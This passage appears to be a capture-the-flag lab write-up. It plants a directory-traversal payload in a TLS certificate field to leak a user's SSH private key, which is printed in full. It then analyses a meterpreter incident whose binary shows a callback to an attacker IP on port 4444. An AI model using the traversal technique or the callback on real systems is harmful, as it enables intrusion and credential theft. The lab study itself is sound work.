diff ./ssl-enum-ciphers.nse /usr/share/nmap/scripts/ssl-enum-ciphers.nse
diff ./ssl-cert.nse /usr/share/nmap/scripts/ssl-cert.nse
```

```
bob@response:/home/scryh/scan/scripts$ diff ./ssl-heartbleed.nse /usr/share/nmap/scripts/ssl-heartbleed.nse
bob@response:/home/scryh/scan/scripts$ diff ./ssl-enum-ciphers.nse /usr/share/nmap/scripts/ssl-enum-ciphers.nse
bob@response:/home/scryh/scan/scripts$ diff ./ssl-cert.nse /usr/share/nmap/scripts/ssl-cert.nse

232,257d231
< local function read_file(fn)
<   local f = io.open(fn, 'r')
<   local content = ''
<   if f ~= nil then
<     content = f:read('*all')
<     f:close()
<   end
<   return content
< end
<
< local function get_countryName(subject)
<   countryName = read_file('data/countryName/' .. subject['countryName'])
<   if (countryName == '') then
<     return 'UNKNOWN'
<   end
<   return countryName
< end
<
< local function get_stateOrProvinceName(subject)
<   stateOrProvinceName = read_file('data/stateOrProvinceName/' .. subject['stateOrProvinceName'])
<   if (stateOrProvinceName == '') then
<     return 'NO DETAILS AVAILABLE'
<   end
<   return stateOrProvinceName
< end
<
262,263d235
<   lines[#lines + 1] = "Full countryName: " .. get_countryName(cert.subject)
<   lines[#lines + 1] = "stateOrProvinceName Details: " .. get_stateOrProvinceName(cert.subject)
308a281,283
```

The script `ssl-cert.nse` seems to have been modified. This script is responsible for parsing the `SSL` certificate and it's output is displayed at the beginning of the report.

The modification of the script adds the two lines `Full countryName` and `stateOrProvinceName Details` within the functions `get_countryName` and `get_stateOrProvinceName`. We can see that the certificate properties `countryName` and `stateOrProvinceName` are used as a filename within the folders `data/countryName/` and `data/stateOrProvinceName/` in order to retrieve the information displayed.

These folders contain the full country name and some information about some specific states:

```
bob@response:/home/scryh/scan/scripts$ cat ../data/countryName/DE
Germany

bob@response:/home/scryh/scan/scripts$ cat ../data/stateOrProvinceName/Alabama
Alabama is a state in the Southeastern region of the United States, bordered by Tennessee to the north; Georgia to
the east; Florida and the Gulf of Mexico to the south; and Mississippi to the west.
```

We can spot that the `SSL` certificate properties `countryName` and `stateOrProvinceName` are not sanitized before being used as a file name. This means, that we can use `Directory Traversal` to access files outside of the intended directories. Since the home folder of `scryh` contains a `.ssh` directory, there might be an `id_rsa` private key file.

In order to retrieve the contents of this file, we need to create an `SSL` certificate with a corresponding `stateOrProvinceName` property. When using `openssl` to generate the certificate, the `countryName` property is limited to two characters, which makes the `stateOrProvinceName` property an easier target.

Again we use `openssl` to regenerate the `SSL` certificate of our `HTTPS` server. For the property `State or Province Name` we provide the following directory traversal payload `../../../.ssh/id_rsa`:

```
openssl req -x509 -nodes -newkey rsa:4096 -keyout key.pem -out cert.pem -sha256 -days 365

Generating a RSA private key
writing new private key to 'key.pem'
<SNIP>
Country Name (2 letter code) [AU]:
State or Province Name (full name) [Some-State]:../../../.ssh/id_rsa
<SNIP>
```

Finally, we restart our `HTTPS` server, re-add our machine to the remote `LDAP` and decode the newly received report:

Response Scanning Engine Report - Scanned at Fri May 20 11:29:15 2022

Scan Summary

Response Scanning Engine 7.80 was initiated at Fri May 20 11:29:15 2022 with these arguments:
nmap -v -Pn -p 443 --script scripts/ssl-enum-ciphers,scripts/ssl-cert,scripts/ssl-heartbleed -oX output/scan_10.10.14.27.xml 10.10.14.27

Verbosity: 1; Debug level 0

Nmap done at Fri May 20 11:29:31 2022; 1 IP address (1 host up) scanned in 16.17 seconds

10.10.14.27(online)

Address

- 10.10.14.27 (ipv4)

Ports

Port	State	Service	Reason	Product	Version	Extra info
443 tcp	open	https	syn-ack			

```
Subject: organizationName=Internet Widgits Pty Ltd/stateOrProvinceName=../../../.ssh/id_rsa/countryName=AU
Full countryName: Australia
stateOrProvinceName Details: -----BEGIN OPENSSH PRIVATE KEY-----
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
-----END OPENSSH PRIVATE KEY-----
```

The `stateOrProvinceName Details` contains the `id_rsa` file of `scryh`. After copy and pasting the key to a file and using `chmod 600 scrych_key` we can connect via `SSH` as the user `scryh`:

```
chmod 600 scryh_key
ssh -i scryh_key scryh@10.10.11.163

scryh@response:~$ id
uid=1000(scryh) gid=1000(scryh) groups=1000(scryh)
```

Privilege Escalation

The home directory of the user `scryh` contains a folder called `incident_2022-3-042` with the following contents:

```
scryh@response:~/incident_2022-3-042$ ls -al

total 5736
drwx------ 2 scryh scryh    4096 Mar 16 11:38 .
drwxr-xr-x 7 scryh scryh    4096 Mar 11 06:35 ..
-r-------- 1 scryh scryh 2819768 Mar 16 11:01 core.auto_update
-r-------- 1 scryh scryh 3009132 Mar 14 11:31 dump.pcap
-r-------- 1 scryh scryh   25511 Mar 16 11:38 IR_report.pdf
```

There are three files: a `PDF` document, a `PCAP` dump and a file called `core.auto_update`, which is probably a core dump judging by the name of the file.

We can transfer all of these files to our local machine to properly analyze them:

```
scp -i scryh_key scryh@10.10.11.163:/home/scryh/incident_2022-3-042/* ./incident
```

The `PDF` file contains the report of a recent incident on the server:

Incident Response Team Report

IRT Contact Information	
Name	Steven Rogers
Phone	+49 221 4710 359
Email	steven.rogers@localhost


Incident Details	
Incident Number	#2022-3-042
Type of Incident	Social Engineering and Execution of Malicious Payload
Time of Occurrence	2022-03-14, 11:30 GMT
Time of Detection	2022-03-14, 11:45 GMT
Targeted Assets	Main Server
Impact	Probable File Leakage
Attached Files	dump.pcap core.auto_update


Incident Description
An attacker gained access to the internal chat application and tricked the server admin into downloading and executing a malicious file (auto_update). Based on our analysis this file contains a meterpreter payload, which established a connection to the attacker machine yielding the attacker root access to the server. Our analysis team is still working on the decryption of the network traffic, but there are indications that the attacker used the meterpreter session to download a zip archive.

Actions Taken at Time of Discovery
Before killing the malicious process a core dump was created (core.auto_update). The network traffic close to the time of the incident was extracted (dump.pcap).


Recommendation
Further analysis are required in order to determine how the attacker gained access to the internal chat application. Meanwhile the chat should be monitored for any suspicious activity. All users should be made aware of the risk of further Social Engineering attempts. The impact of a possible leakage of the targeted zip archive should be estimated. If required, applicable steps should be taken.

According to the report the file `dump.pcap` should contain the traffic of a meterpreter session. We can use Wireshark to examine the `dump.pcap` file. Looking at different `TCP` streams we can find a conversation between a user called `b0b` and the `admin` on `tcp.stream eq 31` and `tcp.stream eq 43` respectively:


Wireshark · Follow TCP Stream (tcp.stream eq 31) · dump.pcap
HTTP/1.1 200 OK
Server: nginx/1.21.6
Date: Mon, 14 Mar 2022 11:30:29 GMT
Content-Type: text/plain; charset=UTF-8
Content-Length: 188
Connection: keep-alive
42["private message",{"content":"hey admin, could you please install the latest update for the server? it can be retrieved here: http://10.10.13.42/auto_update","from":"b0b","to":"admin"}]GET /socket.io/?EIO=4&transport=polling&t=N-8CQwD&sid=gxRlu94V8LV2WDHIAAAA HTTP/1.1
Host: chat.response.htb
User-Agent: Mozilla/5.0 (X11; Ubuntu; Linux x86_64; rv:98.0) Gecko/20100101 Firefox/98.0
Accept: */*
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Connection: keep-alive
Referer: http://chat.response.htb/
HTTP/1.1 200 OK
Server: nginx/1.21.6
Date: Mon, 14 Mar 2022 11:30:34 GMT
Content-Type: text/plain; charset=UTF-8
Content-Length: 142
Connection: keep-alive
42["private message",{"content":"you only need to make it executable and run it. everything else is taken care of","from":"b0b","to":"admin"}]GET /socket.io/?EIO=4&transport=polling&t=N-8CS8i&sid=gxRlu94V8LV2WDHIAAAA HTTP/1.1
Host: chat.response.htb
User-Agent: Mozilla/5.0 (X11; Ubuntu; Linux x86_64; rv:98.0) Gecko/20100101 Firefox/98.0
Accept: */*
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Connection: keep-alive
Referer: http://chat.response.htb/
10 client pkts, 10 server pkts, 19 turns.
Entire conversation (5,777 bytes)
Show data as ASCII
Stream 31
Find:
Find Next
Help
Filter Out This Stream
Print
Save as...
Back
Close


Wireshark · Follow TCP Stream (tcp.stream eq 43) · dump.pcap
GET /socket.io/?EIO=4&transport=polling&t=NzjwjKo&sid=tzXHWyZhbvBvwAr1AAAA HTTP/1.1
Host: chat.response.htb
User-Agent: python-requests/2.27.1
Accept-Encoding: gzip, deflate
Accept: */*
Connection: keep-alive
PHPSESSID: a4a367db2afceb92cd232cac0d2a45c0
HTTP/1.1 200 OK
Server: nginx/1.21.6
Date: Mon, 14 Mar 2022 11:30:42 GMT
Content-Type: text/plain; charset=UTF-8
Content-Length: 72
Connection: keep-alive
42["private message",{"content":"ok, sure\n","from":"admin","to":"b0b"}]
Packet 723. 1 client pkt, 1 server pkt, 1 turn. Click to select.
Entire conversation (497 bytes)
Show data as ASCII
Stream 43
Find:
Find Next
Help
Filter Out This Stream
Print
Save as...
Back
Close

The user `b0b` seems to have sent a malicious executable called `auto_update` to `admin`. Let's see if we can extract this executable through Wireshark by choosing: `File` -> `Export Objects` -> `HTTP...`.



Indeed, we can extract the malicious executable.

```
file auto_update


auto_update: ELF 64-bit LSB pie executable, x86-64, version 1 (SYSV), static-pie linked, with debug_info, not stripped
```

According to the incident report this must be the executable that contains a meterpreter payload. Using `strings` and `grep` on the malicious binary we may be able to find out the potential IP of the attacker:

```
trings auto_update|grep 'tcp://'

tcp://[%s]:%u
tcp://%s:%u
mettle -U "0pmTa+RXYJlmIGAiBA94qg==" -G "AAAAAAAAAAAAAAAAAAAAAA==" -u "tcp://10.10.13.42:4444" -d "0" -o ""
```

Now that we have an IP, we can identify related traffic on Wireshark using the filter `ip.addr == 10.10.13.42 && tcp.port == 4444`:



Unfortunately, the meterpreter traffic is encrypted:

In order to further proceed with our analysis we should extract the data of the `TCP` stream. For this purpose we can create a simple `Python` script using `scapy`:

```
#!/usr/bin/env python3

from scapy.all import *

tcp_stream = b''

def get_meterpreter_stream(p):
  global tcp_stream
  if (TCP in p and (p[TCP].sport == 4444 or p[TCP].dport == 4444)):
    d = bytes(p[TCP].payload)
    tcp_stream += d

sniff(offline='./dump.pcap', prn=get_meterpreter_stream)
print('extracted %d bytes' % len(tcp_stream))

f = open('tcp_stream.raw', 'wb')
f.write(tcp_stream)
f.close()
```

Executing the script writes the TCP stream data to the file `tcp_stream.raw`:

Next, we should try to make sense of this data. After a little bit of searching online, we can find this article describing the packet format. Accordingly the packet header looks like this:

```
Values: [XOR KEY][session guid][encryption flags][packet length][packet type][ .... TLV
packets go here .... ]
Size:   [   4   ][    16      ][      4         ][       4     ][     4     ][ ....
     N          .... ]
```

If the `encryption flag` is set to `1`, `AES256` is used and there is an additional 16 byte `AES IV` field:

```
Values: ... [packet length][packet type][AES IV][ .... encrypted TLV .... ]
Size:   ... [       4      ][     4     ][  16  ][ ....        N      .... ]
```

The field being referred to as `TLV packets` is the basic data structure meterpreter uses, which is further explained here. Despite of the name `TLV`, this structure starts with a 4 byte length value (`L`), which is followed by a 4 byte type value (`T`). After this, there are `L` bytes of data for the actual value (`V`):

```
Values: [ Length ][  Type ][  ... Value ... ]
Size:   [    4   ][   4   ][  ...   N   ... ]
```

A single meterpreter packet can contain multiple `TLV` packets.

Before dealing with the encryption, we should try to extract the unencrypted header of each single meterpreter packet. Even though "unencrypted" is not exactly correct. The first 4 bytes of the header are called `XOR KEY`. This key is applied via `XOR` to the following packet data. Let's take a closer look at the first packet as an example:

```
[XOR KEY] [session guid                  ] [ encryption flags] [ packet length] [
packet type] [ .... TLV packets go here .... ]
44d29053  44d2905344d2905344d2905344d29053      44d29053           44d29138
44d29053     44d2905f44d0905244d2904344d2907a44d3905176e2a76b71 ...
```

After applying the `XOR KEY` to the data, we get the following:

```
[session guid                  ] [ encryption flags] [ packet length] [ packet type]
[Length 0][Type 0][Value 0] [Length 1][Type 1][Value 1]
00000000000000000000000000000000       00000000           0000016b       00000000
0000000c 00020001 00000010  00000029 00010002 3230373835 ...
```

In order to parse the whole data, we create the following `Python` script:

```python
#!/usr/bin/env python3

def get_bytes(d, n):
  return (d[:n], d[n:])


def xor(d, key):
  r = b''
  for i in range(len(d)):
    r += bytes([ d[i] ^ key[i%len(key)]])
  return r

d = open('./tcp_stream.raw', 'rb').read()

while (len(d) > 0):
```

```
  # first 4 bytes XOR KEY
  xor_key, d = get_bytes(d, 4)

  # header: session_guid (16 byte), encryption flags (4 byte), packet length (4 byte),
packet type (4 byte)
  header, d = get_bytes(d, 16+4+4+4)
  header = xor(header, xor_key)
  session_guid = int.from_bytes(header[:0x10], 'big')
  encr_flags   = int.from_bytes(header[0x10:0x14], 'big')
  pack_len     = int.from_bytes(header[0x14:0x18], 'big')
  pack_type    = int.from_bytes(header[0x18:0x1c], 'big')

  print('session_guid: 0x%x, encr_flags: 0x%x, pack_len: 0x%x, pack_type: 0x%x' %
(session_guid, encr_flags, pack_len, pack_type))
  tlv, d = get_bytes(d, pack_len - 8)
```

